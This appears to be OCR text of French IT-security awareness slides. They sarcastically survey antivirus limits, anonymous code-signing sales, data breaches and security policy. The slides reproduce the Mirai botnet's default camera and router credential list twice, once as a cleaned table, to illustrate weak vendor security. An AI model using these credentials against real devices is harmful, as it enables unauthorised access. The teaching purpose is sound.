
Plus méchant : distribution de icepack



Heureusement

Les antivirus nous protègent.


Les antivirus



M'en fous

je ne prends que des logiciels / codes / applications signés

Le code signing



Anonymous code signing certificates

COMODO	thawte	Symantec.
Trust: basic	Trust: moderate	Trust: maximum
Type: regular	Type: regular	Type: EV certificate
Must gain a reputation to pass SmartScreen filter	Gains reputation faster than Comodo certificates	Contact us for purchase. USB token required (see FAQ)
SmartScreen reputation: no	SmartScreen reputation: no	SmartScreen reputation: yes
$299	$349	$1599
BUY NOW	BUY NOW	CONTACT US
may not work for Tor users	may not work for Tor users	

Code Signing FAQ

Anonymous EV SSL certificates

Get the Green Bar!

EV SSL certificate	EV SSL + Code signing	EV SSL + EV Code signing
Single domain (www. included)	Single domain + CS certificate	Single Domain + EV CS certificate
2-4 business days	2-4 business days	3-5 business days
$349	$599	$1799

source

https://www.bleepingcomputer.com

Heureusement

Les entreprises informatiques savent faire

Vous voulez prendre le contrôle de caméras (Mirai)?

Username/Password	Manufacturer	Link to supporting evidence
admin/123456	ACTi IP Camera	https://ipvm.com/reports/ip-cameras-default-passwords-directory
root/anko	ANKO Products DVR	http://www.cctvforum.com/viewtopic.php?f=3&t=44250
root/pass	Axis IP Camera, et. al	http://www.cleancss.com/router-default/Axis/0543-001
root/vizxv	Dahua Camera	http://www.cam-it.org/index.php?topic=5192.0
root/888888	Dahua DVR	http://www.cam-it.org/index.php?topic=5035.0
root/666666	Dahua DVR	http://www.cam-it.org/index.php?topic=5035.0
root/7ujMko0vizxv	Dahua IP Camera	http://www.cam-it.org/index.php?topic=9396.0
root/7ujMko0admin	Dahua IP Camera	http://www.cam-it.org/index.php?topic=9396.0
666666/666666	Dahua IP Camera	http://www.cleancss.com/router-default/Dahua/DH-IPC-HDW4300C
root/dreambox	Dreambox TV receiver	https://www.satellites.co.uk/forums/threads/reset-root-password-plugin.101146/
root/zlxx	EV ZLX Two-way Speaker?	?
root/juantech	Guangzhou Juan Optical	https://news.ycombinator.com/item?id=11114012
root/xc3511	H.264 - Chinese DVR	http://www.cctvforum.com/viewtopic.php?f=56&t=34930&start=15
root/hi3518	HiSilicon IP Camera	https://acassis.wordpress.com/2014/08/10/i-got-a-new-hi3518-ip-camera-modules/
root/klv123	HiSilicon IP Camera	https://gist.github.com/gabonator/74cdd6ab4f733ff047356198c781f27d
root/klv1234	HiSilicon IP Camera	https://gist.github.com/gabonator/74cdd6ab4f733ff047356198c781f27d
root/jvbzd	HiSilicon IP Camera	https://gist.github.com/gabonator/74cdd6ab4f733ff047356198c781f27d
root/admin	IPX-DDK Network Camera	http://www.ipxinc.com/products/cameras-and-video-servers/network-cameras/
root/system	IQinVision Cameras, et. al	https://ipvm.com/reports/ip-cameras-default-passwords-directory
admin/meinsm	Mobotix Network Camera	http://www.forum.use-ip.co.uk/threads/mobotix-default-password.76/
root/54321	Packet8 VOIP Phone, et. al	http://webcache.googleusercontent.com/search?q=cache:W1phozQZURUJ:community.freepbx.org/t/packet8-atas-phones/411
root/00000000	Panasonic Printer	https://www.experts-exchange.com/questions/26194395/Default-User-Password-for-Panasonic-DP-C405-Web-Interface.html
root/realtek	RealTek Routers	
admin/1111111	Samsung IP Camera	https://ipvm.com/reports/ip-cameras-default-passwords-directory
root/xmhdipc	Shenzhen Anran Security Camera	https://www.amazon.com/MegaPixel-Wireless-Network-Surveillance-Camera/product-reviews/B00EB6ENDI
admin/smcadmin	SMC Routers	http://www.cleancss.com/router-default/SMC/ROUTER
root/ikwb	Toshiba Network Camera	http://faq.surveillixdvrsupport.com/index.php?action=artikel&cat=4&id=8&artlang=en
ubnt/ubnt	Ubiquiti AirOS Router	http://setuprouter.com/router/ubiquiti/airos-airgrid-m5hp/login.htm
supervisor/supervisor	VideoIQ	https://ipvm.com/reports/ip-cameras-default-passwords-directory
root/<none>	Vivotek IP Camera	https://ipvm.com/reports/ip-cameras-default-passwords-directory
admin/1111	Xerox printers, et. al	https://atyourservice.blogs.xerox.com/2012/08/28/logging-in-as-system-administrator-on-your-xerox-printer/
root/Zte521	ZTE Router	http://www.ironbugs.com/2016/02/hack-and-patch-your-zte-f660-routers.html

source https://krebsonsecurity.com

Version plus lisible

Matériel	Login	Password
ACTi IP Camera	admin	123456
ANKO Products DVR	root	anko
Axis IP Camera	root	pass
Dahua Camera	root	vizxv
Dahua DVR	root	888888
Dahua DVR	root	666666
Dahua IP Camera	root	7ujMko0vizxv
Dahua IP Camera	root	7ujMko0admin
Dahua IP Camera	666666	666666
Dreambox TV receiver	root	dreambox
EV ZLX Two-way Speaker	root	zlxx
Guangzhou Juan Optical	root	juantech
H.264 – Chinese DVR	root	xc3511
HiSilicon IP Camera	root	klv1234
HiSilicon IP Camera	root	jvbzd
IPX-DDK Network Camera	root	admin
IQinVision Cameras	root	system
Mobotix Network Camera	admin	meinsm
Packet8 VOIP Phone	root	54321
Panasonic Printer	root	00000000
RealTek Routers	root	realtek
Samsung IP Camera	admin	1111111
Shenzhen Anran Security Camera	root	xmhdipc
SMC Routers	admin	smcadmin
Toshiba Network Camera	root	ikwb
Ubiquiti AirOS Router	ubnt	ubnt
VideoIQ	supervisor	supervisor
Vivotek IP Camera	root	<none>
Xerox printers	admin	1111
ZTE Router	root	Zte521

Microsoft vous protège du flash


- Parce que Flash c'est, en moyenne, 60 vulnérabilités critiques par an
- Mais quand même Facebook, c'est des potes, comme
  - music.microsoft.com
  - poptropica.com
  - vudu.com
  - et 54 autres sites.

source https://www.scmagazine.com
source https://cvedetails.com

Heureusement

Les grosses entreprises ne se font jamais pirater.

Les plus grosses fuites de données



source http://www.informationisbeautiful.net

Ma banque elle, elle risque rien

Ma banque elle, elle risque rien

Les entreprises se font peut-être avoir, mais elles assument

Les entreprises se font peut-être avoir, mais elles assument

- Un client du FAI VirginMedia demande une RAZ de son mot de passe.
- Virginmedia lui envoie son ancien mot de passe en clair par mail !
- Le client s'en offusque
- Réponse :

> Posting it to you is secure, as it's illegal to open someone else's mail. JGS
>
> — Virgin Media (virginmedia) August 17, 2019

> Thank god criminals don't break laws.
>
> — Joseph Cox (josephfcox) August 17, 2019

Les entreprises se font peut-être avoir, mais elles assument

Les entreprises se font peut-être avoir, mais elles assument (2)

Un générateur d'excuses en bois

Why the fuck was I breached?


Did you just lose 100m customer SSNs because your root password was "password", you set an S3 bucket to public or you didn't patch a well known vulnerability for 8 months? Is the media and government chewing you out because of it? Worry not! Our free excuse generator will help you develop an air-tight breach statement in no time!

The fucking Fancy Bears used infiltrators to gain access to some data.
But we have since hired some people with 'CISSP' after their names, so it will never happen again.


Ouais, mais on s'en fout

Mon mot de passe de messagerie, je m'en fous. Tout ça c'est que du virtuel.

Les plus dangereuses fuites de données : Marriott



Les plus dangereuses fuites de données : police



Pourquoi dans le désert Irakien on voit ça ?

Que du virtuel hein ?

The CIA's communications suffered a catastrophic compromise. It started in Iran.

Zach Dorfman and Jenna McLaughlin -, Yahoo News • November 2, 2018

Yahoo News photo illustration; photos: AP (2), Getty Images (2)

In 2013, hundreds of CIA officers — many working nonstop for weeks — scrambled to contain a disaster of global proportions: a compromise of the agency's internet-based covert communications system used to interact with its

Popular in the Community

With US leaving, rival powers seek to move

Heureusement

On peut repérer les pirates quand ils cherchent des failles.

Shodan, Censys, Zoomeye etc.

- http://www.shodan.io
- https://censys.io
- https://www.zoomeye.org

Définir les rôles : politique de sécurité

- Que voulez-vous faire ?
- Qui fait quoi, comment et quand ?
- Les pièges à éviter

Que voulez-vous faire ?

- Protéger contre la CIA/NSA/GRU ?
- Protéger contre des adversaires précis ?
- Protéger contre l'interne ?
- Protéger contre le "normal" ?
- N'oubliez jamais
  - Vous voulez assurer la survie de votre organisme


Qui aura le droit de faire quoi ?

- Politique de sécurité
- Le web est autorisé pour qui, pour quoi ?
- Qui peut utiliser la messagerie ?
- Qui définit les règles ?
- Qui les annonce et comment ?
- Quelles sont les sanctions ?

Les pièges à éviter

- Tenter l'impossible
- Faire du tout sécuritaire

A l'impossible nul n'est tenu



Eviter le tout sécuritaire

- Fragilise votre soutien par la DG
- Provoque des tentatives de contournements
- Préférer empêcher à interdire

Rappel

Votre but est que "votre organisme fonctionne" pas de concurrencer Fort Knox

Un exemple ?

- "Le mot de passe doit faire 12 caractères avec 4 catégories"
- La "meilleure" solution
  - C'est 20 caractères sans obligation,
  - ou 2 mots avec un espace pour 16 caractères.

Les priorités

- Empêcher les agressions (volontaires ou non) : Protection
- Repérer les agressions: Détection
- Confiner les agressions et limiter leurs conséquences
- Accumuler les preuves
- Comprendre, apprendre, retenir (itération)
- Retour à la normale

La protection

Nous parlerons ici de la protection dite périmétrique

- Partie la plus efficace
  - 70% à 80% d'attaques en moins (les choses changent)
- La moins coûteuse
  - en temps
  - en argent
  - en compétence
- La plus stable dans le temps
- La plus visible

La détection

- La détection permet de réagir
- Permet de prévoir l'avenir
  - scan sur des ports inconnus
  - analyse des comportement anormaux
- Permet de justifier les coûts
  - En présentant correctement les informations

